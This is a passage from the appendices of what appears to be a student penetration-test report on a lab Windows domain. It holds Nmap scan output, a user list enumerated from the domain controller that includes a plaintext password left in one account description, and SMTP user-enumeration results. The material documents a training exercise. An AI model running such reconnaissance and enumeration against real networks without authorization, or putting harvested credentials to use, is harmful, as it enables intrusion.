|   FQDN: SERVER2.uadcwnet.com
|_  System time: 2019-11-13T10:02:03+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-11-13T10:02:10
|_  start_date: 2019-10-07T14:11:58
```

```
# Nmap 7.80 scan initiated Wed Nov 13 05:21:35 2019 as: nmap -p 1-1000 -sU -oN Desktop/TitusCoursework/s
erver2_1000UDPScan.txt 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.0047s latency).
Not shown: 988 closed ports
PORT    STATE         SERVICE
42/udp  open|filtered nameserver
53/udp  open          domain
67/udp  open|filtered dhcps
68/udp  open|filtered dhcpc
88/udp  open|filtered kerberos-sec
123/udp open          ntp
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
161/udp open|filtered snmp
389/udp open|filtered ldap
464/udp open|filtered kpasswd5
500/udp open|filtered isakmp
MAC Address: 00:0C:29:70:FC:E3 (VMware)
```

192.168.0.10 – Client 2

```
# Nmap 7.80 scan initiated Wed Nov 13 05:00:12 2019 as: nmap -p- -sT -A -T4 -oN Desktop/TitusCoursework/client1_TCPFullSca
n_ServiceVersionScan 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.0061s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
61827/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:4D:BD:53 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:mic
rosoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Upda
te 1
Network Distance: 1 hop
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4d:bd:53 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: CLIENT1
|   NetBIOS computer name: CLIENT1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: CLIENT1.uadcwnet.com
|_  System time: 2019-11-13T10:02:53+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-11-13T10:02:53
|_  start_date: 2019-10-07T15:36:18
```

```
# Nmap 7.80 scan initiated Wed Nov 13 05:17:41 2019 as: nmap -p 1-1000 -sU -oN Desktop/TitusCoursework/c
lient1_1000UDPScan.txt 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00100s latency).
Not shown: 996 closed ports
PORT    STATE         SERVICE
123/udp open|filtered ntp
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
500/udp open|filtered isakmp
MAC Address: 00:0C:29:4D:BD:53 (VMware)
```

APPENDIX B – COLLECTED USER INFORMATION DURING INTELLIGENCE GATHERING PHASE

```
 ==========================
|    Users on 192.168.0.1   |
 ==========================
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina       Name: Antoinette Medina Desc: playwriting
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters       Name: Archie Peters     Desc: feat
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin  Name: (null)    Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin       Name: Bill Martin       Desc: rough
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson     Name: Chester Anderson  Desc: Bialystok
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin      Name: Charlene Griffin  Desc: flexible
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard       Name: Caroline Howard   Desc: aw
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery   Name: Colin Montgomery  Desc: consider
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno       Name: Curtis Moreno     Desc: cane
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris       Name: Carroll Morris    Desc: Copeland
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson        Name: Courtney Olson    Desc: nomenclature
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn Name: Daniel Dunn       Desc: proportion
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King Name: Dwayne King       Desc: innocuous
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning      Name: Damon Manning     Desc: freakish
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena Name: Doris Pena        Desc: saloonkeep
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price        Name: Dawn Price        Desc: caliphate
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez       Name: Dominick Valdez   Desc: sixgun
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott      Name: Elmer Elliott     Desc: wearied
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones        Name: Emilio Jones      Desc: studio
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman      Name: Fredrick Chapman  Desc: bullwhack
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh        Name: Gabriel Walsh     Desc: password:yP5WbeG
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt        Name: Isabel Pratt      Desc: drizzle
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews      Name: Jennie Andrews    Desc: enter
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett      Name: Jacquelyn Barrett Desc: call
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale Name: Jenna Hale        Desc: pull
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart Name: Josefina Hart     Desc: southpaw
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson      Name: Jamie Johnson     Desc: Hyannis
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes       Name: Julie Rhodes      Desc: sorry
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders     Name: Jay Saunders      Desc: garbage
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson    Name: Jody Stevenson    Desc: peregrine
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres       Name: Jeff Torres       Desc: mitigate
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson       Name: Kim Hudson        Desc: pollute
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke        Name: Lawrence Burke    Desc: neither
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr Name: Lorene Carr       Desc: Werner
index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton     Name: Laverne Thornton  Desc: exposition
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd       Desc: elect
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day  Name: Miguel Day        Desc: arrogant
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills        Name: Marty Mills       Desc: seafarer
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega Name: Noel Vega Desc: rigged
index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells        Name: Nettie Wells      Desc: Italian
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman      Name: Phyllis Pittman   Desc: Fredericton
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley       Name: Rick Astley       Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone        Name: Rachael Boone     Desc: mercer
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight       Name: Roger Knight      Desc: coercive
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey       Name: Rudy Ramsey       Desc: tam
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto Name: Rex Soto  Desc: quadrupole
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin     Name: Sidney Franklin   Desc: pea
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed Name: Sherri Reed       Desc: Scotia
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon       Name: Tyler Harmon      Desc: gaff
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez        Name: Travis Nunez      Desc: barbudo
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver       Name: Tommie Oliver     Desc: Atropos
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test   Name: Pen test  Desc: vibrate
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes       Name: Veronica Haynes   Desc: secede
```

APPENDIX C – COLLECTED EMAIL ADDRESSES DURING INTELLIGENCE GATHERING STAGE

```
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... Desktop/UADCWNETusers.txt
Target count ............. 1
Username count ........... 56
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ uadtargetnet.com

######## Scan started at Fri Nov 29 06:21:53 2019 #########
192.168.0.1: C.Moreno@uadtargetnet.com exists
192.168.0.1: I.Pratt@uadtargetnet.com exists
192.168.0.1: C.Griffin@uadtargetnet.com exists
192.168.0.1: L.Burke@uadtargetnet.com exists
192.168.0.1: J.Johnson@uadtargetnet.com exists
192.168.0.1: M.Day@uadtargetnet.com exists
192.168.0.1: T.Nunez@uadtargetnet.com exists
192.168.0.1: J.Stevenson@uadtargetnet.com exists
192.168.0.1: L.Thornton@uadtargetnet.com exists
192.168.0.1: C.Morris@uadtargetnet.com exists
192.168.0.1: R.Knight@uadtargetnet.com exists
192.168.0.1: P.Pittman@uadtargetnet.com exists
192.168.0.1: D.King@uadtargetnet.com exists
192.168.0.1: D.Dunn@uadtargetnet.com exists
192.168.0.1: D.Manning@uadtargetnet.com exists
192.168.0.1: D.Valdez@uadtargetnet.com exists
192.168.0.1: J.Hart@uadtargetnet.com exists
192.168.0.1: D.Price@uadtargetnet.com exists
192.168.0.1: J.Saunders@uadtargetnet.com exists
192.168.0.1: S.Reed@uadtargetnet.com exists
192.168.0.1: R.Soto@uadtargetnet.com exists
192.168.0.1: A.Peters@uadtargetnet.com exists
192.168.0.1: V.Haynes@uadtargetnet.com exists
192.168.0.1: R.Boone@uadtargetnet.com exists
192.168.0.1: L.Carr@uadtargetnet.com exists
192.168.0.1: C.Olson@uadtargetnet.com exists
192.168.0.1: J.Andrews@uadtargetnet.com exists
192.168.0.1: C.Anderson@uadtargetnet.com exists
192.168.0.1: C.Howard@uadtargetnet.com exists
192.168.0.1: C.Montgomery@uadtargetnet.com exists
192.168.0.1: E.Jones@uadtargetnet.com exists
192.168.0.1: J.Barrett@uadtargetnet.com exists
192.168.0.1: R.Ramsey@uadtargetnet.com exists
192.168.0.1: G.Walsh@uadtargetnet.com exists
192.168.0.1: A.Medina@uadtargetnet.com exists
192.168.0.1: J.Hale@uadtargetnet.com exists
192.168.0.1: N.Wells@uadtargetnet.com exists
192.168.0.1: T.Oliver@uadtargetnet.com exists
192.168.0.1: J.Rhodes@uadtargetnet.com exists
192.168.0.1: T.Harmon@uadtargetnet.com exists
192.168.0.1: M.Mills@uadtargetnet.com exists
192.168.0.1: D.Pena@uadtargetnet.com exists
192.168.0.1: J.Torres@uadtargetnet.com exists
192.168.0.1: B.Martin@uadtargetnet.com exists
192.168.0.1: K.Hudson@uadtargetnet.com exists
192.168.0.1: S.Franklin@uadtargetnet.com exists
192.168.0.1: F.Chapman@uadtargetnet.com exists
192.168.0.1: N.Vega@uadtargetnet.com exists
192.168.0.1: E.Elliott@uadtargetnet.com exists
192.168.0.1: M.Boyd@uadtargetnet.com exists
```